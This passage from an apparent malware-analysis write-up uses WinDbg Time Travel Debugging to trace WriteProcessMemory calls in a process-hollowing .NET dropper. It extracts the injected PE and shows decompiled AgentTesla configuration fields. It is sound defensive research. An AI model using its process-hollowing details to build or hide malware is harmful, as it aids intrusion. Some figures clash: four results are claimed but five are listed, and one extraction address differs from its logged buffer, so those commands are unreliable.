The most interesting operation in process hollowing for the purpose of triage is the allocation of memory and subsequent writes to that memory, commonly performed via calls to WriteProcessMemory. The previous Calls query can be updated to identify calls to WriteProcessMemory.

0:000> dx -g @$cursession.TTD.Calls("kernel32!WriteProcessMemory*").Select( c => new { TimeStart = c.TimeStart, ReturnAddress = c.ReturnAddress, Params = c.Parameters})
=============================================================
=          = (+) TimeStart = (+) ReturnAddress = (+) Params =
=============================================================
= [0x0]    - 6A02A:4B4     - 0x15032e2         - {...}      =
= [0x1]    - 6E516:A91     - 0x15032e2         - {...}      =
= [0x2]    - 729A2:511     - 0x15032e2         - {...}      =
= [0x3]    - 76E2D:750     - 0x15032e2         - {...}      =
= [0x4]    - 7B2DF:C1C     - 0x15032e2         - {...}      =
=============================================================

The query returns four results. The following queries expand the arguments for each call to WriteProcessMemory.

0:000> dx -r1 @$cursession.TTD.Calls("kernel32!WriteProcessMemory*").Select( c => new { TimeStart = c.TimeStart, ReturnAddress = c.ReturnAddress, Params = c.Parameters})[0].Params
@$cursession.TTD.Calls("kernel32!WriteProcessMemory*").Select( c => new { TimeStart = c.TimeStart, ReturnAddress = c.ReturnAddress, Params = c.Parameters})[0].Params                
    [0x0]            : 0x104        <-- Target process handle
    [0x1]            : 0x400000     <-- Target Address
    [0x2]            : 0x9810af0    <-- Source buffer
    [0x3]            : 0x200        <-- Write size

0:000> dx -r1 @$cursession.TTD.Calls("kernel32!WriteProcessMemory*").Select( c => new { TimeStart = c.TimeStart, ReturnAddress = c.ReturnAddress, Params = c.Parameters})[1].Params
@$cursession.TTD.Calls("kernel32!WriteProcessMemory*").Select( c => new { TimeStart = c.TimeStart, ReturnAddress = c.ReturnAddress, Params = c.Parameters})[1].Params                
    [0x0]            : 0x104
    [0x1]            : 0x402000
    [0x2]            : 0x984cb10
    [0x3]            : 0x3b600

0:000> dx -r1 @$cursession.TTD.Calls("kernel32!WriteProcessMemory*").Select( c => new { TimeStart = c.TimeStart, ReturnAddress = c.ReturnAddress, Params = c.Parameters})[2].Params
@$cursession.TTD.Calls("kernel32!WriteProcessMemory*").Select( c => new { TimeStart = c.TimeStart, ReturnAddress = c.ReturnAddress, Params = c.Parameters})[2].Params                
    [0x0]            : 0x104
    [0x1]            : 0x43e000
    [0x2]            : 0x387d9d0
    [0x3]            : 0x600

0:000> dx -r1 @$cursession.TTD.Calls("kernel32!WriteProcessMemory*").Select( c => new { TimeStart = c.TimeStart, ReturnAddress = c.ReturnAddress, Params = c.Parameters})[3].Params
@$cursession.TTD.Calls("kernel32!WriteProcessMemory*").Select( c => new { TimeStart = c.TimeStart, ReturnAddress = c.ReturnAddress, Params = c.Parameters})[3].Params                
    [0x0]            : 0x104
    [0x1]            : 0x440000
    [0x2]            : 0x3927a78
    [0x3]            : 0x200

WriteProcessMemory has the following function signature:

BOOL WriteProcessMemory(
  [in]  HANDLE  hProcess,
  [in]  LPVOID  lpBaseAddress,
  [in]  LPCVOID lpBuffer,
  [in]  SIZE_T  nSize,
  [out] SIZE_T  *lpNumberOfBytesWritten
);

Investigating these calls to WriteProcessMemory shows that the target process handle is 0x104, which represents the suspended process. The second argument defines the address in the target process. The arguments to these calls reveal a pattern common to PE loading: the malware writes the PE header followed by the relevant sections at their virtual offsets.

It is worth noting that the memory of the target process cannot be analyzed from this trace. To record the execution of a child process, pass the -children flag to the TTD.exe utility. This will generate a trace file for each process, including all child processes, spawned during execution.

The first memory write to what is likely the target process's base address (0x400000) is 0x200 bytes. This size is consistent with a PE header, and examining the source buffer (0x9810af0) confirms its contents.

0:000> db 0x9810af0
09810af0  4d 5a 90 00 03 00 00 00-04 00 00 00 ff ff 00 00  MZ..............
09810b00  b8 00 00 00 00 00 00 00-40 00 00 00 00 00 00 00  ........@.......
09810b10  00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00  ................
09810b20  00 00 00 00 00 00 00 00-00 00 00 00 80 00 00 00  ................
09810b30  0e 1f ba 0e 00 b4 09 cd-21 b8 01 4c cd 21 54 68  ........!..L.!Th
09810b40  69 73 20 70 72 6f 67 72-61 6d 20 63 61 6e 6e 6f  is program canno
09810b50  74 20 62 65 20 72 75 6e-20 69 6e 20 44 4f 53 20  t be run in DOS 
09810b60  6d 6f 64 65 2e 0d 0d 0a-24 00 00 00 00 00 00 00  mode....$.......

The !dh extension can be used to parse this header information.

0:000> !dh 0x9810af0

File Type: EXECUTABLE IMAGE
FILE HEADER VALUES
     14C machine (i386)
       3 number of sections
66220A8D time date stamp Fri Apr 19 06:09:17 2024

----- SNIPPED -----

OPTIONAL HEADER VALUES
     10B magic #
   11.00 linker version
         ----- SNIPPED -----
       0 [       0] address [size] of Export Directory
   3D3D4 [      57] address [size] of Import Directory
   ----- SNIPPED -----
       0 [       0] address [size] of Delay Import Directory
    2008 [      48] address [size] of COR20 Header Directory

SECTION HEADER #1
   .text name
   3B434 virtual size
    2000 virtual address
   3B600 size of raw data
     200 file pointer to raw data
----- SNIPPED -----

SECTION HEADER #2
   .rsrc name
     546 virtual size
   3E000 virtual address
     600 size of raw data
   3B800 file pointer to raw data
----- SNIPPED -----

SECTION HEADER #3
  .reloc name
       C virtual size
   40000 virtual address
     200 size of raw data
   3BE00 file pointer to raw data
----- SNIPPED -----

The presence of a COR20 header directory (a pointer to the .NET header) indicates that this is a .NET executable. The relative virtual addresses for the .text (0x2000), .rsrc (0x3E000), and .reloc (0x40000) also align with the target addresses of the WriteProcessMemory calls.

The newly discovered PE file can now be extracted from memory using the writemem command.

0:000> .writemem c:\users\flare\Desktop\headers.bin 0x9810af0 L0x200
Writing 200 bytes.

0:000> .writemem c:\users\flare\Desktop\text.bin 0x984cb10 L0x3b600
Writing 3b600 bytes.......................................................................................................................

0:000> .writemem c:\users\flare\Desktop\rsrc.bin 0x387d9d0 L0x600
Writing 600 bytes.

0:000> .writemem c:\users\flare\Desktop\reloc.bin 0x3927178 L0x200
Writing 200 bytes.

Using a hex editor, the file can be reconstructed by placing each section at its raw offset. A quick analysis of the resulting .NET executable (SHA256: 4dfe67a8f1751ce0c29f7f44295e6028ad83bb8b3a7e85f84d6e251a0d7e3076) in dnSpy reveals its configuration data.

----- SNIPPED -----

// Token: 0x0400000E RID: 14
public static bool EnableKeylogger = Convert.ToBoolean("false");
// Token: 0x0400000F RID: 15
public static bool EnableScreenLogger = Convert.ToBoolean("false");
// Token: 0x04000010 RID: 16
public static bool EnableClipboardLogger = Convert.ToBoolean("false");
// Token: 0x0400001C RID: 28
public static string SmtpServer = "<REDACTED";
// Token: 0x0400001D RID: 29
public static string SmtpSender = "<REDACTED>";
// Token: 0x04000025 RID: 37
public static string StartupDirectoryName = "eXCXES";
// Token: 0x04000026 RID: 38
public static string StartupInstallationName = "eXCXES.exe";
// Token: 0x04000027 RID: 39
public static string StartupRegName = "eXCXES";
----- SNIPPED -----

Conclusion: TTD as an Analysis Accelerator

This case study demonstrates the benefit of treating TTD execution traces as a searchable database. By capturing the payload delivery and directly querying the Debugger Data Model for specific API calls, we quickly bypassed the multi-layered obfuscation of the .NET dropper. The combination of targeted data model queries and LINQ filters (for CreateProcess* and WriteProcessMemory*) and low-level commands (!dh, .writemem) allowed us to isolate and extract the hidden AgentTesla payload, yielding critical configuration details in a matter of minutes.

The tools and environment used in this analysisβ€”including the latest version of WinDbg and TTDβ€”are readily available via the FLARE-VM installation script. We encourage you to streamline your analysis workflow withΒ  this pre-configured environment.

The TTD trace can be downloaded from VirusTotal along with the original sample.

❌